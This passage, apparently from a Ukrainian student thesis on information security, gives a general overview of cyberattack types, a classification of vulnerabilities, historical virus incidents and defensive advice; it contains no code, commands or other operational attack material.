DDoS-атака є серйозною загрозою для інтернет-ресурсів і може призвести до повної непрацездатності цільової системи. Щоб запобігти таким атакам, компанії можуть вживати певних заходів. Наприклад, вони можуть встановлювати технології та інструменти для візуального моніторингу мереж, щоб краще відловлювати DDoS-атаки.
Також важливо переконатися, що сервери мають здатність обробляти інтенсивні стрибки трафіку та використовувати необхідні інструменти пом’якшення, що допоможуть розв'язувати проблеми безпеки. Крім того, необхідно регулярно оновлювати брандмауери та програми безпеки мережі. І нарешті, важливо мати налаштовані протоколи, що описують кроки, які необхідно виконати у разі виникнення DDoS-атаки.

2.1.7 Програми-вимагачі

Програми-вимагачі є одним з видів кібератак, під час яких комп'ютер жертви блокується за допомогою шифрування, що не дозволяє жертві використовувати свій пристрій чи збережені на ньому дані. Хакер вимагає від жертви викуп, який зазвичай потрібно сплатити в криптовалюті, наприклад, у біткойні. Ці програми можуть поширюватися через електронну пошту, заражені програми, зовнішні пристрої зберігання даних і скомпрометовані веб-сайти.

Щоб захиститися від таких атак, користувачі повинні створювати резервні копії своїх комп'ютерів і оновлювати всі програми, включаючи антивірусне програмне забезпечення. Варто уникати натискання на посилання в електронних листах або відкривання вкладень з невідомих джерел.

Організації повинні встановлювати брандмауери, які блокують

несанкціонований доступ до комп'ютерів або мереж, і програми, які фільтрують веб-вміст і зосереджуються на сайтах, які можуть запроваджувати зловмисне програмне забезпечення.

Також слід обмежувати доступ до даних, розділяючи мережу на окремі зони, кожна з яких потребує різних облікових даних.

2.1.8 Комплекти експлойтів

Набір експлойтів - це програмний інструмент, який дозволяє кіберзлочинцям створювати та розповсюджувати зловмисне програмне забезпечення без досвіду програмування. Вони використовують ці інструменти для злочинних дій, таких як викрадення даних, запуск атак на компанії та створення ботнетів.

Щоб запобігти таким атакам, організації повинні мати програмне забезпечення для захисту від зловмисного програмного забезпечення та програму безпеки, яка постійно оцінює ефективність засобів контролю безпеки та забезпечує захист від атак. Крім того, компанії повинні встановлювати засоби захисту від фішингу, оскільки багато наборів експлойтів використовують фішингові або скомпрометовані веб-сайти для проникнення в мережу.

2.1.9 Розширені постійні атаки загроз

Розширена постійна загроза (APT) - це тип цілеспрямованих кібератак, які зазвичай виконуються зловмисниками з метою довгострокового моніторингу та крадіжки інформації. Вони проникають у систему та залишаються непоміченими протягом тривалого періоду часу, замість того, щоб завдати шкоди системі. Зазвичай, цілою APT-атак є отримання доступу до конфіденційної інформації, яку зловмисники можуть використовувати для отримання прибутку або для здійснення інших злочинних дій.

Для запобігання атакам APT, системним адміністраторам необхідно виявляти аномалії у вихідних даних, такі як незвичайні активності в облікових записах користувачів, використання зловмисного програмного забезпечення троянського програмного забезпечення, дивна діяльність баз даних та наявність незвичайних файлів даних. Організації можуть захистити свою мережу від атак APT за допомогою різноманітних засобів, таких як програмне забезпечення, апаратне забезпечення або хмарні брандмауери.

2.1.10 Шкідлива реклама

Шкідлива реклама - це зловживання, яким користуються кіберзлочинці, щоб використовувати законні мережі онлайн-реклами та веб-сторінки для введення шкідливого коду на комп'ютери та мобільні пристрої користувачів. Це може призвести до зараження комп'ютера вірусами, встановлення зловмисного програмного забезпечення та перенаправлення на шкідливі веб-сайти. Деякі веб-сайти відомих компаній, ненавмисно можуть показувати шкідливу рекламу, піддаючи користувачів ризику.

Щоб запобігти шкідливій рекламі, рекламні мережі повинні вживати заходів безпеки, які включають перевірку клієнтів, двофакторну аутентифікацію та перевірку оголошень на наявність шкідливого вмісту. Веб-хостинги також повинні перевіряти свої веб-сайти та вимикати будь-яку шкідливу рекламу. Корпоративні безпекові команди повинні оновлювати програмне забезпечення та встановлювати мережеві засоби захисту, щоб зменшити ризик атак зловмисної реклами.

2.2. Уразливості систем безпеки та їх класифікація

Уразливості систем безпеки є вразливими точками або слабкими місцями в інформаційних системах, які можуть бути використані для несанкціонованого доступу, злому або викрадення інформації. Класифікація

уразливостей систем безпеки може здійснюватись за різними критеріями. Одним з найпоширеніших підходів до класифікації є розподіл уразливостей за типами.

Нижче наведено деякі типи уразливостей систем безпеки:

1. Уразливості відмови в обслуговуванні (DoS) - ці уразливості змушують систему або ресурси стає недоступними для законних користувачів шляхом перевантаження або вичерпання ресурсів.

2. Уразливості переповнення буфера - це виникають, коли дані, що вводяться в буфер, перевищують його розмір, що може призвести до перезапису даних або виконання віддалених кодів.

3. Уразливості впровадження коду - це уразливості, які дозволяють впроваджувати і виконувати віддалений код без попередньої авторизації або дозволу.

4. Уразливості аутентифікації та авторизації - ці уразливості пов'язані з недостатніми механізмами аутентифікації, слабкими паролями, недостатнім контролем доступу або помилками в реалізації механізмів авторизації.

5. Уразливості криптографії - ці уразливості включають слабкі алгоритми шифрування, недостатній ключовий управління або помилки в реалізації криптографічних протоколів.

6. Уразливості мережевої безпеки - це уразливості, які можуть бути використані для злому, перехоплення чи внесення змін в мережевий трафік.

7. Уразливості перехоплення сеансу (Session Hijacking) - це уразливості, при яких зловмисник може перехопити активний сеанс користувача і використовувати його ідентифікаційні дані без авторизації.

8. Уразливості веб-додатків - це уразливості, які виникають через помилки в розробці веб-додатків, такі як некоректна обробка введення користувача, недостатні перевірки безпеки або можливість впровадження зловмисного коду.

9. Уразливості мобільних додатків - це уразливості, які специфічні для мобільних платформ, такі як Android або iOS. Вони можуть включати

проблеми з правами доступу, незахищене зберігання даних або недостатні заходи безпеки під час комунікації.
10. Уразливості соціальної інженерії - це уразливості, які використовують маніпуляцію психологічними чинниками або вплив на людей для отримання невідповідних дозволів або конфіденційної інформації.
11. Уразливості фізичної безпеки - це уразливості, які стосуються недостатнього захисту фізичного обладнання або засобів доступу до систем. Це можуть бути недостатній контроль доступу до серверних приміщень, несанкціонований доступ до фізичних пристроїв або недостатня захищеність пристроїв зберігання даних.
12. Уразливості вбудованої системи - це уразливості, які існують в пристроях або системах з вбудованою електронікою, таких як мережеві маршрутизатори, системи керування промисловими процесами або медична апаратура. Ці уразливості можуть бути використані для незаконного доступу до системи або недостатньої захищеності пристрою.
13. Уразливості веб-серверів - це уразливості, які впливають на веб-сервери та можуть дозволити зловмисникам зламати або отримати незаконний доступ до веб-додатків, даних або серверного середовища. Це можуть бути уразливості веб-серверного програмного забезпечення, недостатньому контролі захисту або недостатні конфігураційні параметри.
14. Уразливості оперативної системи - це уразливості, які впливають на операційні системи, такі як Windows, Linux або macOS. Це можуть бути уразливості ядра операційної системи, служб або програмного забезпечення, що працює в системі. Недостатній контроль доступу, слабкі механізми аутентифікації або помилки в реалізації можуть стати причиною уразливостей.
Уразливості управління ідентифікацією - це уразливості, пов'язані з системами управління ідентифікацією, такими як системи одноразових паролів (OTP), системи управління доступом або системи однозначної ідентифікації. Недостатні заходи захисту, слабкі механізми аутентифікації або проблеми з керуванням ідентифікаційними даними можуть стати причиною уразливостей.

Уразливості баз даних - це уразливості, що стосуються систем управління базами даних (СУБД). Помилки конфігурації, недостатні заходи захисту або незапланована експозиція даних можуть призвести до несанкціонованого доступу до бази даних, зміни чи видалення даних або виконання SQL-ін'єкцій.
16. Уразливості вбудованого програмного забезпечення - це уразливості, що існують у вбудованому програмному забезпеченні, що використовується в пристроях, таких як маршрутизатори, відеокамери, домофони і побутові пристрої. Недостатні контроль доступу, вразливості мережевого стека або слабко захищені інтерфейси можуть бути причиною уразливостей в такому програмному забезпеченні.
17. Уразливості фреймворків і бібліотек - це уразливості, які впливають на веб-фреймворки, бібліотеки та компоненти, що використовуються в розробці програмного забезпечення. Вони можуть включати вразливості в криптографічних бібліотеках, уразливості в обробці даних, недостатні контролі захисту або вразливості в механізмах аутентифікації та авторизації.
18. Уразливості безпеки мережі - це уразливості, що впливають на інфраструктуру мережі. Вони можуть включати вразливості мережевих протоколів, недостатній контроль доступу до мережевих ресурсів, атаки на мережевий трафік або проблеми з безпекою бездротових мереж.
19. Уразливості інтерфейсів програмування додатків (API) - це уразливості, що виникають через недостатню аутентифікацію, неправильну авторизацію або недостатні перевірки безпеки в API. Вони можуть дозволити зловмиснику отримати несанкціонований доступ до функціональності програмного забезпечення або конфіденційної інформації.
20. Уразливості криптографічних механізмів: це включає уразливості, пов'язані з використанням криптографічних алгоритмів та протоколів. Ненадійне шифрування, використання застарілих алгоритмів, недостатня управління ключами можуть послабити захист і призвести до зламу криптографічного захисту.
Уразливості операційних систем: це включає уразливості, які виникають в

операційних системах, таких як недостатні контрольні механізми доступу, слабка ідентифікація та аутентифікація, незахищене зберігання даних або привілеїв. Це може призвести до несанкціонованого доступу до системи, підняття привілеїв або втрати конфіденційної інформації. 21. Уразливості мережевих протоколів: це включає уразливості, пов'язані з протоколами мережевої взаємодії, такими як TCP/IP, DNS, HTTP і т. д. Недостатні перевірки безпеки, незахищені канали зв'язку, злам DNS-запитів можуть призвести до атак на мережу, перехоплення даних або використання протоколів для виконання шкідливого коду.

2.3 Конкретні приклади порушення захисту інформації та доступу до даних

Захист інформації завжди був проблемою для суспільства, і його розв'язання залежало від рівня технологічного розвитку. У сучасному інформаційному суспільстві технологія виконує роль активатора цієї проблеми, оскільки комп'ютерні злочини стали поширеним явищем.

Комп'ютерні злочини можуть бути пов'язані з втручанням у роботу комп'ютерів або використанням комп'ютерів як необхідних технічних засобів. Деякі з причин комп'ютерних злочинів та викрадень інформації включають наступне:

1. Швидкий перехід до електронної технології зберігання та передавання інформації, при цьому технології захисту інформації не розвиваються в такому ж темпі.

2. Зростання використання локальних та глобальних мереж, що призводить до більшого доступу до інформаційних ресурсів і збільшує ризик зламу та несанкціонованого доступу.

3. Постійне ускладнення програмного забезпечення, що зменшує його надійність та збільшує кількість уразливих місць.

Збитки від комп'ютерних злочинів оцінити точно складно, але вони

осягають мільярди доларів. Основні статті збитків включають:

1. Втрати, коли співробітники не можуть виконувати свої обов'язки через непрацездатність системи або мережі.

2. Вартість викрадених і скомпрометованих даних.

3. Витрати на відновлення роботи системи, перевірку цілісності та доробку уразливих місць.

Також важливо враховувати морально-психологічні наслідки для користувачів, персоналу та власників інформації. Порушення безпеки "критичних" додатків у державному та військовому управлінні, атомній енергетиці, медицині, ракетно-космічній галузі та фінансовій сфері можуть мати серйозні наслідки для навколишнього середовища, економіки, безпеки держави, здоров'я та навіть життя людей.

Захист інформації в автоматизованих системах визначається як сукупність організаційно-технічних заходів і правових норм, які мають на меті запобігти шкоді, що може бути завдана інтересам власника інформації, автоматизованих систем та осіб, які користуються цією інформацією. Це також пов'язано з поняттями безпеки інформації та безпеки інформаційних технологій.

Забезпечення безпеки інформаційних технологій включає в себе різні аспекти, такі як правове регулювання використання IT, розвиток технологій розробки, система сертифікації та створення відповідних організаційно-технічних умов для експлуатації. Вирішення цієї проблеми потребує значних витрат, тому важливим завданням є збалансування рівня необхідної безпеки з витратами на її забезпечення. Для цього потрібно виявити потенційні загрози, оцінити ймовірність їх настання та можливі наслідки, вибрати відповідні засоби і побудувати надійну систему захисту.

Основними принципами інформаційної безпеки є забезпечення цілісності, конфіденційності та доступності інформації для авторизованих користувачів. Порушення безпеки інформації можуть включати несанкціонований доступ до інформації, витік інформації, втрату інформації,

підробку інформації, блокування інформації та порушення роботи системи.

Причинами таких порушень можуть бути збої обладнання, некоректна робота програмного забезпечення, навмисні дії сторонніх осіб, помилки обслуговуючого персоналу та користувачів, а також навмисні дії самого персоналу та користувачів.

Отже, безпека інформації є важливою задачею, що вимагає комплексного підходу та використання різних заходів для запобігання можливим загрозам та забезпечення захисту інформації та інформаційних технологій.

Один із прикладів порушення безпеки ІТ включає історію, яка сталася в Центральному розвідувальному управлінні США (ЦРУ). Після 6-місячного розслідування було виявлено, що 4 співробітники створили та використовували таємний чат безпосередньо в мережі розвідувального підрозділу. Це було вважено несанкціонованим використанням ресурсів, що призвело до їх звільнення. Один з них мав високу посаду в ЦРУ. Крім того, ще 96 осіб отримали стягнення за різні порушення.

Створений чат існував з середини 1980-х років і був відвідуваний близько 160 співробітниками для неофіційного спілкування в обхід систем безпеки. Цей випадок був названий «волаючим порушенням цілісності мережі» у офіційній заяві ЦРУ. Цей скандал підкреслив не лише існування проблем безпеки інформації в ЦРУ, але й серйозне ставлення до цих питань.

Порушення безпеки інформації включають такі особливості:

1. Встановлення факту злочину: У випадку комп'ютерних злочинів, правоохоронні органи зіткнуться з тим, що всі сліди знаходяться на комп'ютерах, а не на фізичних об'єктах. Це ускладнює процес виявлення.

2. Міжнародні аспекти: Комп'ютерні злочини можуть бути вчинені з будь-якого місця у світі, і злочинці можуть використовувати безліч місць для своїх дій. Це ставить виклик щодо їх виявлення та притягнення до відповідальності.

Технічні аспекти: Злочинці часто використовують різні технічні

прийоми для злому систем безпеки, включаючи вразливості програмного забезпечення, фішинг, введення команд, використання зломаних паролів і шкідливих програм. Це вимагає високого рівня технічної експертизи для виявлення і усунення таких загроз.

Соціальні інженернінг: Не всі порушення безпеки пов'язані з технічними вразливостями. Часто злочинці використовують соціальні методи, щоб отримати доступ до конфіденційної інформації, наприклад, шляхом переконання співробітників розкрити свої паролі або ідентифікаційні дані.

Виток інформації: Порушення безпеки можуть призвести до незаконного доступу до конфіденційної інформації, яка потім може витікти або бути продана третім сторонам. Це може мати серйозні наслідки, такі як втрата довіри клієнтів, фінансові втрати і пошкодження репутації організації.

Кібершпигунство і кібератаки: Державні актори, хакерські групи та кіберзлочинці можуть використовувати порушення безпеки для кібершпигунства, кібератак та крадіжки конфіденційної інформації. Ці атаки можуть спрямовуватись на політичні, військові, економічні або промислові цілі.

Втручання в приватне життя: Відомо, що деякі порушення безпеки включають незаконне збирання і розповсюдження особистої інформації про особу. Це може включати злам електронної пошти, соціальних медіа акаунтів або зловживанням приватністю через камери та мікрофони в пристроях.

Ці проблеми безпеки дедалі більше набувають актуальності, і потреба в розумінні їхніх наслідків та заходів щодо їх запобігання постійно зростає. Безпека в ІТ-сфері є невід'ємною частиною сучасного світу, і вирішення цих проблем вимагає спільних зусиль індивідів, організацій і урядових структур.

Кібербезпека у бізнесі: Для організацій надзвичайно важливо мати ефективні стратегії кібербезпеки. Це включає розробку та впровадження політик безпеки, школення персоналу, встановлення і підтримку захисту мереж і систем, а також регулярну перевірку на вразливості.

Кібербезпека у сфері особистого використання: Індивіди також повинні

бути особливо уважними стосовно своєї кібербезпеки. Це означає використання сильних паролів, оновлення програмного забезпечення, установку антивірусного програмного забезпечення, обережне використання особистих даних в Інтернеті і уникання небезпечних посилань та схем.

Міжнародне співробітництво: Боротьба з кіберзагрозами потребує співпраці та обміну інформацією між країнами, організаціями та секторами. Міжнародні угоди і форуми дозволяють об'єднувати зусилля для розробки спільних стратегій, стандартів і протоколів кібербезпеки.

Кібербезпека технологій майбутнього: Постійний розвиток нових технологій, таких як штучний інтелект, Інтернет речей і квантові обчислення, створює нові виклики для кібербезпеки. Важливо передбачати потенційні загрози та вбудовувати заходи безпеки в нові технології від самого початку.

Спроможність реагування на інциденти: Ефективна кібербезпека включає готовність до реагування на можливі інциденти. Швидке виявлення, ідентифікація та врегулювання кібератак можуть значно зменшити їхні наслідки.

Загалом, кібербезпека залишається важливим питанням, і вирішення цих проблем вимагає постійної уваги, освіти та співпраці між різними сторонами. Швидкий розвиток технологій вимагає постійного оновлення підходів та стратегій, щоб захистити нашу приватність, дані та інфраструктуру від кіберзагроз.

Хакери, шкідники і експериментатори - це різні категорії осіб, які займаються діяльністю в кіберпросторі. Вони мають різні мотивації і цілі.

Деякі хакери мотивуються погонею за славою. Вони хочуть продемонструвати свої навички та здібності, а також заробити собі репутацію серед спільноти хакерів. Деякі з цих хакерів можуть спробувати вторгнутися в важливі системи або зламати сайти з великою кількістю відвідувачів, щоб привернути увагу.

Інша група шкідників (вандалів) займається руйнуванням комп'ютерних систем без якої-небудь особистої вигоди. Вони можуть створювати та

поширювати віруси, завдаючи шкоди системам і даним. Мотивом для цих осіб може бути помста або задоволення від створення руйнівних наслідків, які перевищують будь-які позитивні результати.

Третя категорія - експериментатори, або "піонери". Це зазвичай молоді люди, які бажають вчитися на власних помилках, експериментуючи з комп'ютерними ресурсами та інструментами. Для них головною мотивацією є гра та бажання зрозуміти, як працюють різні системи та програми. Хоча деякі з них можуть зрости висококваліфікованими професіоналами, інші можуть навмисно чи неумисно завдати шкоди системам через свою необережність.

Загалом, мотивація хакерів, шкідників і експериментаторів може бути різною, включаючи прагнення до слави, розваги, самореалізації, помсти або просто цікавості. Розуміння цих мотивацій допомагає краще вивчити проблему кібербезпеки та розробити ефективні заходи для захисту від кібератак.

Хакерство може бути як загрозою, так і невинною грою, залежно від мотивації і наслідків дій хакера. У деяких випадках хакери можуть завдати значних шкод комп'ютерним системам, зламати системи безпеки та викрасти цінну інформацію. Це може мати серйозні наслідки для безпеки, економіки та національної оборони.

Наприклад, в згаданому випадку, коли 16-річний хлопець зламав системи безпеки й скопіював секретні файли про дослідження балістичних ракет, це становило пряму загрозу для національної безпеки США. Такі дії можуть призвести до витоку важливих та конфіденційних даних, можуть бути використані проти країни або спричинити реальний військовий конфлікт.

Однак, не всі хакери мають злі наміри. Деякі з них можуть використовувати свої навички для проведення етичних тестів на проникнення, з метою виявлення вразливостей систем та покращення їх безпеки. Така діяльність може бути корисною для розвитку кібербезпеки та запобігання справжнім кібератакам.

Отже, хакерство може мати різні наслідки в залежності від мотивації

хакера та його дій. Зловживання комп'ютерними системами та вчинення кримінальних дій в кіберпросторі є серйозною проблемою, і потребує ефективної протидії з боку правоохоронних органів та кібербезпекових експертів.

Комп'ютерна злочинність є серйозною проблемою, яка шириться разом із зростанням використання комп'ютерів і Інтернету. Її масштаби та складність зростають, і тому протидія таким злочинам стає все більш важливою.

Проблема комп'ютерної злочинності охоплює різні види злочинів, такі як хакерство, крадіжка особистих даних, фішинг, шахрайство, розповсюдження шкідливого програмного забезпечення та багато інших. Ці злочини можуть мати серйозні наслідки для індивідів, підприємств і суспільства в цілому.

Розробка механізмів протидії комп'ютерній злочинності є важливим завданням для правоохоронних органів, урядових структур та кібербезпекових експертів. Це включає розвиток ефективних технологій захисту, виявлення та реагування на кібератаки, а також навчання та освіту щодо кібербезпеки.

Підвищення свідомості про комп'ютерну злочинність і заходи з профілактики також мають важливе значення. Інформування громадськості про ризики та заходи безпеки в Інтернеті, навчання основам кібербезпеки в школах і вишах допомагають попереджати злочини та захищати користувачів від кібернебезпеки.

Застосування сучасних технологій, таких як штучний інтелект і аналітика даних, також може допомогти виявляти та запобігати кібератакам. Проте, важливо зберігати баланс між захистом від злочинців і збереженням приватності користувачів.

Усвідомлення проблеми комп'ютерної злочинності і співпраця між різними сторонами, включаючи урядові органи, приватний сектор та громадськість, є важливими кроками для створення безпечнішого кіберпростору. Тільки через спільні зусилля ми зможемо протистояти цій загрозі і забезпечити кібербезпеку.

2.4 Огляд завданих збитків від використання комп’ютерних вірусів

Комп'ютерні віруси можуть призвести до серйозних наслідків, включаючи відмову в роботі комп'ютерів і мереж або їхнє різке уповільнення. Ці проблеми можуть бути як навмисними, так і випадковими.

У разі навмисної атаки, вірус або троянська програма можуть спрямовано завдати шкоди системі. Наприклад, вони можуть знищити критично важливі елементи системи, що веде до її непрацездатного стану. Вірус також може перевантажити мережу шляхом здійснення DDoS-атаки або іншими способами, що впливають на працездатність системи.

Помилки в коді вірусу або у логіці його роботи можуть також призвести до фатальних проблем. Шкідливі програми не є бездіяльними, і вони так само можуть містити помилки, які викликають збої у роботі комп'ютера, сервера або мережі.

Наприклад, вони можуть бути несумісними з існуючим програмним забезпеченням або "залізом", що встановлені на цій системі. Це може призвести до збоїв у роботі комп'ютера або до заповнення мережі паразитним трафіком, що може призвести до паралізу мережі підприємства.

Історичні приклади показують, що події, пов'язані з вірусами, можуть мати масштабні наслідки. Наприклад, у 1988 році вірус Morris Worm викликав епідемію у мережі Arpanet, заражаючи близько 10% усіх комп'ютерів в цій мережі. Це призвело до повної паралізації роботи мережі через заборону ресурсів.

Інший приклад - черв'як Slammer, який викликав "віялові" відключення інтернету в деяких країнах у 2003 році. Цей черв'як швидко поширився і спричинив значну навантаження на інтернет-мережу, призводячи до збоїв у роботі багатьох систем, включаючи операції Банку Америки.

Сучасні віруси, такі як Lovesan (Blaster, MSBlast), Mydoom, Sasser і інші, також завдають великих збитків. Вони викликають глобальні епідемії, які

призводять до скасування рейсів авіакомпаній, припинення роботи банків та інших проблем.

Загалом, комп'ютерні віруси можуть мати серйозний вплив на роботу комп'ютерів і мереж, завдаючи збитків у вигляді відмови в роботі, втрати продуктивності, фінансових збитків і порушення довіри.

Для запобігання цим проблемам, важливо вживати заходів з кібербезпеки, таких як встановлення оновлень програмного забезпечення, використання антивірусного програмного забезпечення та освіта користувачів про безпечні практики в IT.

Існує кілька рідкісних випадків, коли комп'ютерні віруси можуть спричинити поломку комп'ютерного "заліза". Один з таких випадків стався у 1999 році з вірусом CIH, також відомим як "Чорнобиль". Цей вірус спричиняв перезапис пам'яті BIOS (Flash BIOS), що призводило до неправильного функціонування комп'ютерів і навіть до їхньої непрацездатності. Для відновлення працездатності комп'ютерів, їм потрібно було перезаписати Flash BIOS, що зазвичай вимагало втручання фахівців з сервіс-центру. У випадку ноутбуків, де мікросхема Flash BIOS була впаяна на материнську плату, вартість ремонту перевищувала вартість нового ноутбука, тому багато з них просто викидалися. Приблизно кілька сотень тисяч комп'ютерів у всьому світі постраждали від цього вірусу, і не всі з них були відновлені.

Ще один рідкісний приклад пов'язаний з троянськими програмами, які можуть відкривати і закривати лотки CD/DVD-приводів. Хоча сучасне "залізо" зазвичай досить надійне, теоретично такі програми можуть завдати шкоди приводу, особливо якщо комп'ютер не вимикається тривалий час. Однак, слід зазначити, що цей тип атаки є дуже рідкісним і незначним у порівнянні з іншими проблемами, пов'язаними з вірусами.

В цілому, хоча віруси можуть завдати певних збоїв у роботі комп'ютерів, випадки, коли вони спричиняють фізичні поломки комп'ютерного "заліза", є вкрай рідкісними. Сучасні комп'ютери мають добрі заходи захисту, і важливо дотримуватись безпечних практик в IT та мати актуальне антивірусне

програмне забезпечення для запобігання таким проблемам.

Атаки, спрямовані на знищення або крадіжку інформації, можуть мати серйозні наслідки в залежності від значущості цієї інформації. Якщо атакований комп'ютер є домашнім та використовується в основному для розваг, збитки від успішної атаки можуть бути незначними. Однак, у випадку, коли під удар потрапляє важлива інформація, можуть втрачатися роки роботи, цінна фотоколекція, важливі листування та інше.

Ефективним способом запобігання знищенню є регулярне створення резервних копій. Однак, багато людей занепокоєні цим аспектом і не докладають достатньо зусиль для забезпечення резервного копіювання своїх даних.

У випадку крадіжки інформації, особливо якщо атака спрямована на конкретну ціль, наслідки можуть бути катастрофічними для власника цих даних. Організації та компанії можуть втратити клієнтські бази даних, фінансову і технічну документацію, конфіденційні банківські реквізити, комерційні пропозиції тощо. Втрата або витік інформації може мати негативний вплив на ділову репутацію, фінансовий стан та навіть національну безпеку.

У світі, де інформація є цінним активом, втрата або витік важливої інформації може мати серйозні наслідки. Тому важливо приділяти достатню увагу кібербезпеці, вживати заходи для захисту своїх систем та даних, а також усвідомлювати наслідки можливих атак на інформацію.

Багато вірусів та троянських програм можуть працювати непомітно, не виявляючи свою присутність на комп'ютері. Вони заражають файли і ховаються в системі, виконуючи свої шкідливі дії без сповіщення користувача. Це може мати серйозні наслідки.

У випадку корпоративних мереж, наявність навіть найнезначнішого вірусу є неприпустимою ситуацією. Це може призвести до збоїв в роботі мережі та витрат на проведення антивірусної зачистки. Навіть троянські програми без безпосередньої небезпеки для мережі є проблемою. Вони можуть

використовувати ресурси мережі та інтернету і розсилати спам.

Це не тільки споживає ресурси, але також створює проблеми для користувачів, які отримують непотрібну спам-пошту.

На жаль, багато домашніх користувачів не усвідомлюють ці проблеми та не захищають свої комп'ютери. Деякі навіть не встановлюють антивірусне програмне забезпечення. Це може призводити до того, що їхні комп'ютери стають вразливими та можуть бути використані для розсилки спаму або атак на інші комп'ютери в мережі.

Важливо усвідомлювати наслідки відсутності захисту та приділяти належну увагу кібербезпеці, незалежно від того, чи ми користуємося комп'ютером вдома чи в корпоративному середовищі. Захист від вірусів та троянських програм є необхідним для забезпечення безпеки наших систем та захисту важливих даних.

Недбалість щодо кібербезпеки може мати серйозні наслідки, як для окремих користувачів, так і для компаній та організацій. Втрата важливих даних, пошкодження системи або використання комп'ютерів для злочинних цілей можуть призвести до значних збитків і негативних наслідків.

Для окремих користувачів, недостатня увага до кібербезпеки може призвести до втрати особистої інформації, такої як паролі, фінансові дані, особисті файли та фотографії. Крім того, вони можуть стати жертвами шахрайських схем, фішингу або викрадення особистості. Відновлення втраченої інформації може бути складним або навіть неможливим, а втрачені дані можуть бути надзвичайно цінними та невідновимими.

Для компаній і організацій наслідки недостатньої кібербезпеки можуть бути ще більш серйозними. Крадіжка конфіденційних даних, таких як клієнтські бази, фінансова та технічна інформація або комерційні пропозиції, може призвести до втрати конкурентної переваги, порушення довіри клієнтів і навіть правових проблем. Крім того, кібератаки на корпоративні мережі можуть спричинити значні збої в роботі компанії, викликати втрату продуктивності та збитки у фінансовому плані. Тому надійний захист від

вірусів, троянських програм та інших кіберзагроз є критично важливим. Встановлення та регулярне оновлення антивірусного програмного забезпечення, використання сильних паролів, обережне відношення до надсилання особистої інформації та надійне шифрування даних — це лише деякі засоби, які можна використовувати для забезпечення кібербезпеки.

Наслідки відсутності належного захисту можуть бути серйозними, тому варто брати це питання на увагу та діяти проактивно для забезпечення безпеки наших комп'ютерів, систем і важливих даних.

Віруси-вимагачі, або шифрувальники, дійсно представляють серйозну загрозу для користувачів комп'ютерів. Вони захоплюють контроль над системою і шифрують файли, роблячи їх недоступними без спеціального ключа для розшифрування. Зловмисники вимагають викуп в обмін на цей ключ, зазвичай у формі криптовалюти, наприклад, у біткоїнах.

Шифрувальник знаходить цінні файли на комп'ютері, такі як документи, таблиці, електронну пошту, фотографії та відео, і шифрує їх за допомогою складного алгоритму. Після шифрування вірус блокує роботу операційної системи і вимагає викупу. У багатьох випадках, коли користувачі сплачують викупну суму, вони не отримують обіцяного ключа для розшифрування, і їхні файли залишаються недоступними.

Одна з проблем у боротьбі з цими вірусами полягає у тому, що зловмисники часто використовують анонімні криптовалюти, які ускладнюють відстеження їхніх фінансових транзакцій. Це робить важким встановлення осіб, які стоять за атаками. Крім того, навіть якщо зловмисникам вдасться бути виявленими, відновлення зашифрованих файлів може бути складним або навіть неможливим без наявності резервних копій.

Одним з найважливіших заходів для запобігання втраті даних від шифрувальників є регулярне створення резервних копій важливих файлів. Ці копії повинні бути збережені на зовнішніх пристроях або в хмарних сховищах. Також слід встановлювати оновлення безпеки для операційної системи та програмного забезпечення, уникати небезпечних веб-сайтів та недовірених

посилань, а також використовувати надійне антивірусне програмне забезпечення для захисту комп'ютера.

Важливо бути обережним і не відправляти гроші зловмисникам, навіть якщо вони вимагають викуп. Найкращий спосіб уникнути проблем із вірусами-вимагачами - це узагалі не ставати жертвою таких атак шляхом забезпечення належного захисту свого комп'ютера та своїх даних.

Віруси-крадії і віруси-шпигуни є серйозною загрозою для конфіденційності та приватності користувачів. Вони спроможні викрасти логіни, паролі, банківські дані та іншу особисту інформацію. Ці віруси сканують систему, шукають цінні файли і можуть навіть активувати функцію стеження за клавіатурою, щоб перехоплювати натискання клавіш і вилучати з них логіни та паролі.

Це підкреслює важливість уникання зберігання паролів у незахищених місцях, таких як прості текстові файли або електронні таблиці. Для безпечного зберігання і керування паролями рекомендується використовувати спеціальні програми - менеджери паролів.

Вони зберігають логіни та паролі в зашифрованому вигляді і надають зручний і безпечний спосіб автоматичного заповнення паролів на веб-сайтах, що унеможливлює введення їх з клавіатури або копіювання в буфер обміну.

Деякі віруси також спроможні вторгатися в особисте життя користувача, активуючи мікрофон і веб-камеру без його відома. Це дозволяє зловмисникам записувати аудіо- та відеофайли з кімнати, що може бути використано для шантажу або інших негативних цілей. Для стиснення отриманого відеопотоку використовуються високоефективні кодеки, такі як AVC (Advanced Video Coding), HEVC (High Efficiency Video Coding), а останнім часом також LCEVC (Low Complexity Enhancement Video Coding).

Захист від цих загроз включає в себе використання надійного антивірусного програмного забезпечення, регулярне оновлення системи та програм, уважливе ставлення до завантажених файлів та електронних повідомлень, а також обережність під час введення особистої інформації в

Інтернеті.

Так, це ще один хитрий метод, яким зловмисники можуть шахрайським шляхом отримати доступ до вашого грошового переказу. Вірус, що оселяється на вашій операційній системі Windows, має здатність моніторити ваш буфер обміну і підміняти скопійований номер гаманця на свій власний.

Якщо ви плануєте відправити гроші на певний гаманець, але не переконані, що номер гаманця не був підмінений вірусом, рекомендується перевірити перші та останні символи скопійованого номера гаманця перед здійсненням оплати. Така перевірка може допомогти виявити підозрілі зміни і захистити себе від шахрайства. Крім того, важливо мати актуальне антивірусне програмне забезпечення, яке може виявити та блокувати такі типи вірусів. Збереження своїх фінансових даних в надійних та захищених середовищах також є важливим кроком у запобіганні фінансовим шахрайствам.

Такі заходи безпеки, як перевірка номера гаманця і використання надійного антивірусного програмного забезпечення, є важливими для забезпечення безпеки вашого фінансового життя та запобігання шахрайству. Однак, окрім цих заходів, важливо дотримуватися інших основних принципів безпеки в Інтернеті:

1. Будьте уважними при отриманні електронних повідомлень або посилань від незнайомих або неперевірених джерел. Уникайте натискання на підозрілі посилання або завантаження файлів з ненадійних джерел.

2. Установіть і оновлюйте програмне забезпечення, включаючи операційну систему, браузер та інші програми, на вашому комп'ютері. Оновлення часто містять важливі патчі безпеки, які заповнюють вразливості і допомагають уникнути атак.

3. Не вводьте свої особисті дані, паролі або іншу конфіденційну інформацію на ненадійних веб-сайтах. Перевіряйте адресу сайту та забезпечте, що вона починається з "https://" і має символ замку, що свідчить про захищене з'єднання.

4. Використовуйте сильні та унікальні паролі для кожного облікового запису. Уникайте використання простих паролів, які легко вгадати, і розгляньте використання менеджера паролів для збереження та автоматичного генерування унікальних паролів.

